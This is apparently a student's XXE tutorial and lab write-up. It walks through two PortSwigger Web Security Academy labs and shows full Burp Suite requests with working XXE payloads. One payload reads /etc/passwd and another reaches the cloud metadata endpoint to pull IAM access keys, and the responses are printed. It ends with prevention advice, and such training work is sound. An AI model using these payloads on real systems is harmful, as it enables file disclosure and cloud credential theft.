TASK: 11

XXE (XML External Entity)

Surendra Gabbani

What is XXE?

XXE stands for **XML External Entity**.

XXE is a type of web security vulnerability that occurs when an application processes XML input without properly restricting external entities. Attackers can exploit it to read sensitive files, perform server-side request forgery (SSRF), or even execute denial-of-service (DoS) attacks.


- Read sensitive files from the server (e.g., /etc/passwd on Linux).
- Send requests to internal systems (leading to SSRF – Server-Side Request Forgery).
- Leak sensitive data (like tokens, credentials, configuration files).
- In some cases, cause a Denial of Service (DoS) by sending malicious XML payloads

Types of XXE Attacks:

- In-Band XXE: Data is directly returned in the application's response.
- Out-of-Band XXE (OOB-XXE): Data is exfiltrated using external servers (e.g., via HTTP request).
- Blind XXE: No direct response; attackers infer exploitation through error messages or timing.

How XXE Works?

- XML supports entities that can reference external resources.
- If the XML parser is not securely configured, attackers can inject malicious entities.
- This can expose internal files or systems.
  - Local files (/etc/passwd)
  - Internal services (SSRF)
  - Remote resources (exfiltration)



Example of a normal XML:

```
<?xml version="1.0"?>
<user>
  <name>Surendra</name>
</user>
```

Example of malicious XXE payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<user>
  <name>&xxe;</name>
</user>
```

- Here, the &xxe; entity will try to include the contents of /etc/passwd file from the server.

Lab & Practice

Lab: Exploiting XXE using external entities to retrieve files

APPRENTICE


This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

STEP 1:

(Turn on the burpsuite and interceptor ON and capture the request)



STEP 2: (Inject the malicious XML payload to the request)

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

1 ×

Send | Cancel | < | >

Target: https://0a73005803de09bf80962b30002200b3.w

Request

Pretty | Raw | Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a73005803de09bf80962b30002200b3.web-security-academy.net
3 Cookie: session=skWwl0O7xlsD03GegBjxhQP6srGMvHDY
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101
  Firefox/143.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a73005803de09bf80962b30002200b3.web-security-academy.net/product?productId
  =1
9 Content-Type: application/xml
10 Content-Length: 172
11 Origin: https://0a73005803de09bf80962b30002200b3.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 <?xml version="1.0" encoding="UTF-8"?>
19   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd">  ]>
20   <stockCheck>
       <productId>
         1
       </productId>
       <storeId>
         2
       </storeId>
     </stockCheck>
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 401
```

STEP3:(Here, we can retrieve files and data of request)

Request

Pretty | Raw | Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a73005803de09bf80962b30002200b3.web-security-academy.net
3 Cookie: session=skWwl0O7xlsD03GegBjxhQP6srGMvHDY
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101
  Firefox/143.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a73005803de09bf80962b30002200b3.web-security-academy.net/product?productId
  =1
9 Content-Type: application/xml
10 Content-Length: 180
11 Origin: https://0a73005803de09bf80962b30002200b3.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 <?xml version="1.0" encoding="UTF-8"?>
19   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd">  ]>
20   <stockCheck>
       <productId>
         &xxe;
       </productId>
       <storeId>
         &xxe;
       </storeId>
     </stockCheck>
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2338
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/
   nologin
33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/
   nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

STEP4: Solved 9

Web Security Academy

Exploiting XXE using external entities to retrieve files

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home

WE LIKE TO

LAB – 2 (XXE to perform SSRF attack)

Lab: Exploiting XXE to perform SSRF attacks

APPRENTICE

LAB | Not solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

ACCESS THE LAB

STEP 1:

- Turn on the burpsuite and interceptor ON and capture the request,
- Inject this XML code to external server

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0aac0072047a5a8780892607002200ac.web-security-academy.net
3 Cookie: session=NUEHHemKXuVzPeYjLq9HgxSvig9HFIzU
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0)
  Gecko/20100101 Firefox/143.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0aac0072047a5a8780892607002200ac.web-security-academy.net/
  product?productId=1
9 Content-Type: application/xml
0 Content-Length: 107
1 Origin:
  https://0aac0072047a5a8780892607002200ac.web-security-academy.net
2 Sec-Fetch-Dest: empty
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Site: same-origin
5 Priority: u=0
6 Te: trailers
7
8 <?xml version="1.0" encoding="UTF-8"?>
9   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/">
    ]>
0   <stockCheck>
      <productId>
```

java - | They | Buffer Over | !DOC

File Edit View

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```

STEP 2: In response, retrieve the path of the request

Send Cancel Target: https://0aac0072047a5a8780892607002200ac.web-s

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0aac0072047a5a8780892607002200ac.web-security-academy.net
Cookie: session=NUEHHemKXuVzPeYjLq9HgxSvig9HFIzU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0)
Gecko/20100101 Firefox/143.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0aac0072047a5a8780892607002200ac.web-security-academy.net/
product?productId=1
Content-Type: application/xml
Content-Length: 185
Origin:
https://0aac0072047a5a8780892607002200ac.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/">
  ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      &xxe;
    </storeId>
  </stockCheck>
```

Response

Pretty Raw Hex Render

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 28

"Invalid product ID: latest"
```

STEP3:(Here, complete path of the request, and external server response)

Send Cancel Target: https://0aac0072047a5a8780892607002200ac.

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0aac0072047a5a8780892607002200ac.web-security-academy.net
Cookie: session=NUEHHemKXuVzPeYjLq9HgxSvig9HFIzU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0)
Gecko/20100101 Firefox/143.0
Accept: */*security
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0aac0072047a5a8780892607002200ac.web-security-academy.net/
product?productId=1
Content-Type: application/xml
Content-Length: 232
Origin:
https://0aac0072047a5a8780892607002200ac.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credential
  s/admin"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      &xxe;
    </storeId>
  </stockCheck>
```

Response

Pretty Raw Hex Render

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 552

"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2025-09-23T03:52:14.848190770Z",
"Type":"AWS-HMAC",
"AccessKeyId":"meLlpjS6ErUchlRul7Dz",
"SecretAccessKey":"b6m5rlWGz9RQCo18yW5jz7S0SgliF4TJwvMEdtQB",
"Token":
"70EHFHF98fDHXMUVdYFdJKaChaZVdSIima8gPY0SFm08hfQj5hsUSU9IboKeEdozv
3J9MdVP7VZg75yy8BwJoMgoQEe0TYhNRW5iTJZyWBngbniSFC0aKEA2FC2nIccs7tR
0HwX7UWnc4gJhoB8TxuWCPWyqKi3xXqsmD0YrOOALZlNS9EwSsqwT5zBa9ESV7u8QC
Yb7NtBoPCb89XcrqCyEOEJvAwSdmUrgki8FXfdhRMygiEvOQKYOVM6F4FOk",
"Expiration":"2031-09-22T03:52:14.848190770Z"
}"
```

STEP 4: solved

Impacts of XXE:

- File Disclosure: Read sensitive files.
- SSRF (Server-Side Request Forgery): Access internal systems.
- Denial of Service (DoS): Crash the server with recursive entities.
- Data Exfiltration: Leak confidential information.

Prevention Techniques

- Disable external entity processing in XML parsers.
- Use secure XML libraries (e.g., defused xml in Python).
- Prefer JSON or safer formats over XML when possible.
- Validate and sanitize input before processing.
- Apply the principle of least privilege for applications.

Conclusion:

- XXE is a critical vulnerability if XML input is not properly secured.
- Developers must configure parsers safely and validate inputs.
- Awareness and secure coding practices can effectively prevent XXE attacks.

THANK YOU